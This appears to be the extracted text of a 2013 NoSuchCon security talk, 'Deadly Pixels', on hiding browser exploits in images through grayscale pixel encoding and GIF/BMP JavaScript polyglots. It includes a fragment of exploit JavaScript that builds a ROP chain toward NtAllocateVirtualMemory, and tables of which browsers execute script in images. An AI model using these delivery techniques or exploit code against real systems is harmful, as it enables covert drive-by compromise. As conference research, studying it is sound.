





Deadly Pixels

Saumil Shah, NoSuchCon 2013

Saumil Shah, presented by Deadly Pixels

One day,
A mad meta-poet,
With nothing to say,
Wrote a mad meta-poem
That started "One day,
A mad meta-poet
With nothing to say..."



#who am i

CEO
Net-Square

Reverse
Engineering

Exploit
Writing

Penetration
Testing

Offensive
Security

Attack
Defense

Conference
Speaker

Conference
Trainer

Web 2.0 HTML5 XSS CSRF
SQLi CORS XST clickjacking
AJAX FLASH RIA SOAP Web
Services UXSS XPATHi ...
... <insert buzzwordy
appsec jargon here>



You either have an 0-day...




...OR IT'S HOW YOU USE IT

A successful exploit...



...is one that is delivered properly.

Stealth Techniques Today



JS
Obfuscation

Broken File
Formats

OLE
Embedding

Javascript/
Actionscript

Spreading
the payload


Exploit Success Factors

Is it
fresh?

Is there a
patch?

Can it be
detected?

Putting together what I know




A white Predator drone is shown in flight against a blue sky with scattered white clouds. The drone is angled downwards and to the right. It has long, slender wings and a V-shaped tail. The text "AF120" is visible on the side of the fuselage. A missile is being launched from the drone's underbelly, trailing a bright, intense white flame and a long, straight white smoke plume that extends towards the bottom left of the frame. The missile itself is dark and cylindrical. The overall scene conveys a sense of stealth and military power.

SNEAKY

LETHAL

Hiding In Plain Sight








255 shades of gray

Exploits as Grayscale Images

- Grayscale encoding (0-255).
- 1 pixel = 1 character.
- Perfectly valid image.



G	r	e	e	t	i	n	g	s		P	r	o	f	e	s	s	o	r		F	a	l	k	e	n
---	---	---	---	---	---	---	---	---	--	---	---	---	---	---	---	---	---	---	--	---	---	---	---	---	---





```
function packv(n){var s=new
Number(n).toString(16);while(s.length<8)s="0"+s;return(unescape("%u"+s.substring(4,8)+"%u"+s.substring(0,4)))}var
addressof=new
Array();addressof["ropnop"]=0x6d81bdf0;addressof["xchg_eax_
_esp_ret"]=0x6d81bdef;addressof["pop_eax_ret"]=0x6d906744;
addressof["pop_ecx_ret"]=0x6d81cd57;addressof["mov_peax_ec
x_ret"]=0x6d979720;addressof["mov_eax_pecx_ret"]=0x6d8d7be
0;addressof["mov_pecx_eax_ret"]=0x6d8eee01;addressof["inc_
eax_ret"]=0x6d838f54;addressof["add_eax_4_ret"]=0x00000000
;addressof["call_peax_ret"]=0x6d8aec31;addressof["add_esp_
24_ret"]=0x00000000;addressof["popad_ret"]=0x6d82a8a1;addr
essof["call_peax"]=0x6d802597;function
call_ntallocatevirtualmemory(baseptr,size,callnum){var
ropnop=packv(addressof["ropnop"]);var
pop_eax_ret=packv(addressof["pop_eax_ret"]);var
pop_ecx_ret=packv(addressof["pop_ecx_ret"]);var
mov_peax_ecx_ret=packv(addressof["mov_peax_ecx_ret"]);var
mov_eax_pecx_ret=packv(addressof["mov_eax_pecx_ret"]);var
mov_pecx_eax_ret=packv(addressof["mov_pecx_eax_ret"]);var
call_peax_ret=packv(addressof["call_peax_ret"]);var
add_esp_24_ret=packv(addressof["add_esp_24_ret"]);var
popad_ret=packv(addressof["popad_ret"]);var retval=""
```

<CANVAS>



See no eval()

Same Same No Different!

```
var a = eval(str);
```

```
a = (new Function(str))();
```






IMAJ5

OH HAI!

I iz a Javascript

IMAJs: Javascript, as an Image!



```
view-source:10.0.1.3/png/imajs.html
```

```
1 
2 <script src="imajs.gif"></script>
```

A diagram consisting of two blue arrows. One arrow starts from the 'imajs.gif' source in the first line of the code block and points to the cat image in the browser window. The second arrow starts from the 'imajs.gif' source in the second line of the code block and points to the timestamp text below the image.

IMAJ5-GIF Browser Support

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	no	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	?	?
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	no	-
2f 2a	00 00	Win 7 Preview	yes	-

IMAJ5-BMP Browser Support

Height	Width	Browser/Viewer	Image Renders?	Javascript Executes?
2f 2a	00 00	Firefox	yes	yes
2f 2a	00 00	Safari	yes	yes
2f 2a	00 00	IE	yes	yes
2f 2a	00 00	Chrome	yes	yes
2f 2a	00 00	Opera	yes	yes
2f 2a	00 00	Preview.app	yes	-
2f 2a	00 00	XP Image Viewer	yes	-
2f 2a	00 00	Win 7 Preview	yes	-

Stegosploit!



Demo





IMAJ5 "loader" script



Alpha encoded exploit code

The Near Future

HTML5

CANVAS
Heap Spray

WebGL

Cyber

Cloud

BYOD

sort of close".
Were the words that the mad poet
Finally chose,
To bring his mad poem
To some
sort of close".

@therealsaumil
saumil@net-square.com

